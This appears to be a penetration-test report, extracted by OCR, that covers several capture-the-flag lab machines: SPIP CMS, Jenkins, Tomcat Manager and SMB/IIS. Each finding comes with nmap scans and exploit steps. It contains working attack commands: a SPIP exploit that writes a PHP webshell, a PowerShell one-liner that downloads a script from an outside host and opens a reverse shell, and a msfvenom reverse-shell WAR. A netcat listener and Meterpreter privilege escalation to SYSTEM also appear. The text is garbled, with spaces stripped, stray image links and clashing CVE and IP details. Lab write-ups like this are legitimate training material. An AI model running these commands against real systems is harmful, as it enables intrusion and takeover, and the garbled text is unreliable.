root@ip-10-10-43-226:~# ssh -i id_rsa kenobi@10.10.155.249
The authenticity of host '10.10.155.249 (10.10.155.249)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.155.249' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```


OutdatedSPIP–SPIPv4.2.0(Critical)

Description:	exploiting an Apache web server running a vulnerable version of SPIP CMS. After identifyingthe version through enumeration, an RCE exploit wasused to gainaccesstothesystem.Thepayloadwasareverseshellencodedinbase64, withaNetcatlistenercapturingtheconnection.
Impact:	critical
System:	10.10.116.177
References:	SPIPVulnerabilityDetails:NVD-CVE-2021-21330


ExploitationProofofConcept

1. Reconnaissance:
   - Conductednetworkscanningusing Nmaptoidentifyopenports(port80forApache and port 22 for SSH).
   - Enumeratedthewebapplication,discoveringtheSPIPdirectory, andanalyzedthe page source to identify the service version.
2. ExploitExecution:
   - UsedaRemoteCodeExecutionexploitfortheidentifiedSPIPvulnerability.
   - Generatedareverseshellpayloadencodedinbase64andsetupa Netcatlistener on the corresponding port.
3. SystemAccess:
   - Executedtheexploitagainstthetarget,establishingareverseshellconnectionto gain access to the system.


NMAP:




```
┌──(mohamed㉿kali)-[~]
└─$ nmap 10.10.116.177 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 15:50 EDT
Nmap scan report for 10.10.116.177
Host is up (0.076s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
```



```
┌──(mohamed㉿kali)-[~/CVE-2023-27372/CVE-2023-27372-PoC]
└─$ python exploit.py -u http://10.10.116.177/spip
[+] The Target http://10.10.116.177/spip is vulnerable
[!] Spawning interactive shell
[!] Shell spawned successfully. Ensure to re-type commands in the event they do not provide output.
$ ls

CHANGELOG.md
IMG
LICENSE
README.md
SECURITY.md
composer.json
composer.lock
config
ecrire
htaccess.txt
index.php
local
plugins-dist
plugins-dist.json
prive
spip.php
spip.png
spip.svg
squelettes-dist
tmp
vendor
```



```
┌──(mohamed㉿kali)-[~/CVE-2023-27372]
└─$ python CVE-2023-27372.py -u http://10.10.243.175/spip -c 'echo "<?php system(\$_GET[\"cmd\"]); ?>" > webshell.php'  -v
[+] Anti-CSRF token found : AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[+] Execute this payload : s:75:"<?php system('echo "<?php system(\$_GET[\"cmd\"]); ?>" > webshell.php'); ?>";
```



```
l=33(www-data) gid=33(www-data) groups=33(www-data)
```


AlfredJenkinsCIServer(Critical)

Description:	IntheAlfredroom,itwasdiscoveredthattheJenkinsserverwasaccessibleon port8080withoutauthenticationorwithweakcredentials(admin:admin).This allowed unauthorized users to log in to the Jenkins dashboard and execute arbitrarycommandsviatheJenkinsscriptingconsole,leadingtoaRemoteCode Execution(RCE)ontheunderlyingserver.
Impact:	Critical
System:	10.10.210.132
References:	Alfred–CWE-732:IncorrectPermissionAssignmentforCriticalResource


ExploitationProofofConcept(PoC)

- LogintoJenkinsDashboard
- AccessScriptConsole
- ExecuteGroovycodeforreverseshell

ExploitationMethod:RunningarbitraryGroovycodethroughtheJenkinsscriptconsole(RCE) NMAP :



```
root@ip-10-10-216-38:~# nmap 10.10.210.132 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-20 22:31 BST
Nmap scan report for ip-10-10-210-132.eu-west-1.compute.internal (10.10.210.132)
Host is up (0.00056s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
3389/tcp open  tcpwrapped
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
MAC Address: 02:F9:05:14:26:8B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds
root@ip-10-10-216-38:~#
```



Build

Execute Windows batch command


Command

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.145.96:8000/Invoke-
PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress
10.10.145.96 -Port 1234
```

See the list of available environment variables

Post-build Actions

The Incognito module is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation.



```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Igniteserver–ApacheTomcatManager(High)

Description:	DuringtheassessmentoftheIgniteroom,itwasfoundthattheApacheTomcat Manager was publicly accessible via port 8080 with default credentials (admin:admin).Thisallowedattackerstologin,uploadmaliciousWARfiles,and executearbitrarycodeontheserver,leadingtoafullsystemcompromise
Impact:	High(Confidentiality,Integrity,Availability)
System:	10.10.19.156
References:	Ignite–CWE-732:https://cwe.mitre.org/data/definitions/732.html

ExploitationProofofConcept(PoC)

1 -AccesstheTomcatManagerInterface:


2 -
LogintotheManager:Aftersuccessfullogin,youwillberedirectedtotheTomcatManager's
dashboard,whereyoucanmanagedeployedwebapplications.

3 - Prepare a MaliciousWAR File: msfvenom-pjava/jsp_shell_reverse_tcpLHOST=<your-ip> LPORT=<your-port>-fwar-oreverse_shell.warThiscommandgeneratesaWARfile (reverse_shell.war)


4 -ExecutethePayload

5 -
CatchtheReverseShell:Onyourlocalmachine,startalistenertocatchthereverseshellusing net cat


NMAP:



```
root@ip-10-10-216-38:~# nmap -sV  10.10.19.156

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-20 22:37 BST
Nmap scan report for ip-10-10-19-156.eu-west-1.compute.internal (10.10.19.156)
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:0A:EF:66:84:7B (Unknown)

Service detection performed. Please report any incorrect results at https://nma
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
root@ip-10-10-216-38:~# 
```



```
cd /root
cd /root
ls
ls
root.txt
cat root.txt
cat root.txt
[redacted]
root@ubuntu:~# 
```



```
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [[redacted]] from (UNKNOWN) [10.10.175.67] 58604
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64
 GNU/Linux
 16:14:08 up 46 min,  0 users,  load average: 1.00, 0.78, 0.78
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Outdatedsmbversionallowingputmethodtoexecutefiles(Critical)

Description:	DEPIusedanoutdatedversionofSMBwhichisvulnerabletoacommonly knownvulnerability(MS17-010)whichgaveDSTaccesstoDEPIsystems
Impact:	Critical
System:	10.10.54.186
References:	MS17-010– Microsoftdocumentationforthevulnerability. Exploit- MSF Venom Builder


ExploitationProofofConcept

Havingdeterminedthatwehavereadandwritepermissionstothewebdirectorylinked throughtheSMBshare,wecancraftareverseshellpayloadtoconnecttothemachine. KnowingthatIISgenerallyrequiresanaspxshell,wecraftonewithmsfvenom.Seeingthat themachineisrunningServer2016,weshoulduseax64architecture.We uploadthe payloadtotheSMBshare,startanetcatlistenerontheportthatwedeclaredinthepayload, and use curl to execute the command.

NMAP:




```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 micro
soft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2024-10-13T18:35:12
|_Not valid after:  2025-04-14T18:35:12
|_ssl-date: 2024-10-14T18:57:12+00:00; -1s from scanner time.
MAC Address: 02:D9:E8:3E:E0:67 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10 (85%)
OS CPE: cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 10 build 14393 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft
:windows

